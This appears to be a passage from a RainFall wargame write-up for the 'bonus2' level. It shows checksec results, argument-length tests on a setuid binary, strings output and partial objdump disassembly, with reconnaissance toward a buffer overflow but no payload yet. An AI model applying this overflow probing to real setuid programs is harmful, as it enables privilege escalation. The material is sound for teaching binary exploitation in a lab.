

# BONUS2:



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   /home
/user/bonus2/bonus2
bonus2@RainFall:~$ ls -l
total 8
-rwsr-s---+ 1 bonus3 users 5664 Mar  6  2016 bonus2
bonus2@RainFall:~$ ./bonus2
bonus2@RainFall:~$ ./bonus2 1
bonus2@RainFall:~$ ./bonus2 1 2
Hello 1
bonus2@RainFall:~$ ./bonus2 1 2 3
bonus2@RainFall:~$ ./bonus2 a 2 3
bonus2@RainFall:~$ ./bonus2 a 2
Hello a
bonus2@RainFall:~$ ./bonus2 accccccccccccccccc 2
Hello accccccccccccccccc
bonus2@RainFall:~$ ./bonus2 acccccccccccccccccddddddddddddddddddddddddddddddddddddddddddddddd
dddddddddddddd 2
Hello acccccccccccccccccdddddddddddddddddddddd2
bonus2@RainFall:~$ ./bonus2 acccccccccccccccccddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddd 2
Hello acccccccccccccccccdddddddddddddddddddddd2
bonus2@RainFall:~$ ./bonus2 acccccccccccccccccddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddd 4
Hello acccccccccccccccccdddddddddddddddddddddd4
bonus2@RainFall:~$ ./bonus2 acccccccccccccccccddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddd lololo
Hello acccccccccccccccccddddddddddddddddddddddlololo
bonus2@RainFall:~$ ./bonus2 acccccccccccccccccdddddddddddddddddddddddddddddd lololo
Hello acccccccccccccccccddddddddddddddddddddddlololo
bonus2@RainFall:~$ ./bonus2 acccccccccccccccccdddddddddd lololo
Hello acccccccccccccccccdddddddddd
bonus2@RainFall:~$ ./bonus2 acccccccccccccccccdddddddddd lololo popo
bonus2@RainFall:~$ 
```


Same process:

Strings:




```
➜  bonus2 strings ../Debug_files/bonus2
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
strncpy
puts
memcmp
strcat
getenv
__libc_start_main
GLIBC_2.0
PTRh
QVh)
[^_]
UWVS
[^_]
Hello
Goedemiddag!
LANG
;*2$"
GCC: (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
.symtab
.strtab
```

Objdump -d:




```
08048484 <greetuser>:
 8048484:       55                      push   %ebp
 8048485:       89 e5                   mov    %esp,%ebp
 8048487:       83 ec 58                sub    $0x58,%esp
 804848a:       a1 88 99 04 08          mov    0x8049988,%eax
 804848f:       83 f8 01                cmp    $0x1,%eax
 8048492:       74 26                   je     80484ba <greetuser+0x36>
 8048494:       83 f8 02                cmp    $0x2,%eax
 8048497:       74 50                   je     80484e9 <greetuser+0x65>
 8048499:       85 c0                   test   %eax,%eax
 804849b:       75 6d                   jne    804850a <greetuser+0x86>
 804849d:       ba 10 87 04 08          mov    $0x8048710,%edx
 80484a2:       8d 45 b8                lea    -0x48(%ebp),%eax
 80484a5:       8b 0a                   mov    (%edx),%ecx
 80484a7:       89 08                   mov    %ecx,(%eax)
 80484a9:       0f b7 4a 04             movzwl 0x4(%edx),%ecx
 80484ad:       66 89 48 04             mov    %cx,0x4(%eax)
 80484b1:       0f b6 52 06             movzbl 0x6(%edx),%edx
 80484b5:       88 50 06                mov    %dl,0x6(%eax)
 80484b8:       eb 50                   jmp    804850a <greetuser+0x86>
 80484ba:       ba 17 87 04 08          mov    $0x8048717,%edx
 80484bf:       8d 45 b8                lea    -0x48(%ebp),%eax
 80484c2:       8b 0a                   mov    (%edx),%ecx
 80484c4:       89 08                   mov    %ecx,(%eax)
 80484c6:       8b 4a 04                mov    0x4(%edx),%ecx
 80484c9:       89 48 04                mov    %ecx,0x4(%eax)
 80484cc:       8b 4a 08                mov    0x8(%edx),%ecx
 80484cf:       89 48 08                mov    %ecx,0x8(%eax)
 80484d2:       8b 4a 0c                mov    0xc(%edx),%ecx
 80484d5:       89 48 0c                mov    %ecx,0xc(%eax)
 80484d8:       0f b7 4a 10             movzwl 0x10(%edx),%ecx
 80484dc:       66 89 48 10             mov    %cx,0x10(%eax)
 80484e0:       0f b6 52 12             movzbl 0x12(%edx),%edx
 80484e4:       88 50 12                mov    %dl,0x12(%eax)
 80484e7:       eb 21                   jmp    804850a <greetuser+0x86>
 80484e9:       ba 2a 87 04 08          mov    $0x804872a,%edx
 80484ee:       8d 45 b8                lea    -0x48(%ebp),%eax
 80484f1:       8b 0a                   mov    (%edx),%ecx
 80484f3:       89 08                   mov    %ecx,(%eax)
 80484f5:       8b 4a 04                mov    0x4(%edx),%ecx
 80484f8:       89 48 04                mov    %ecx,0x4(%eax)
 80484fb:       8b 4a 08                mov    0x8(%edx),%ecx
 80484fe:       89 48 08                mov    %ecx,0x8(%eax)
 8048501:       0f b7 52 0c             movzwl 0xc(%edx),%edx
 8048505:       66 89 50 0c             mov    %dx,0xc(%eax)
 8048509:       90                      nop
 804850a:       8d 45 08                lea    0x8(%ebp),%eax
 804850d:       89 44 24 04             mov    %eax,0x4(%esp)
 8048511:       8d 45 b8                lea    -0x48(%ebp),%eax
 8048514:       89 04 24                mov    %eax,(%esp)
 8048517:       e8 54 fe ff ff          call   8048370 <strcat@plt>
```




```
 804851c:	8d 45 b8             	lea    -0x48(%ebp),%eax
 804851f:	89 04 24             	mov    %eax,(%esp)
 8048522:	e8 69 fe ff ff       	call   8048390 <puts@plt>
 8048527:	c9                   	leave
 8048528:	c3                   	ret

08048529 <main>:
 8048529:	55                   	push   %ebp
 804852a:	89 e5                	mov    %esp,%ebp
 804852c:	57                   	push   %edi
 804852d:	56                   	push   %esi
 804852e:	53                   	push   %ebx
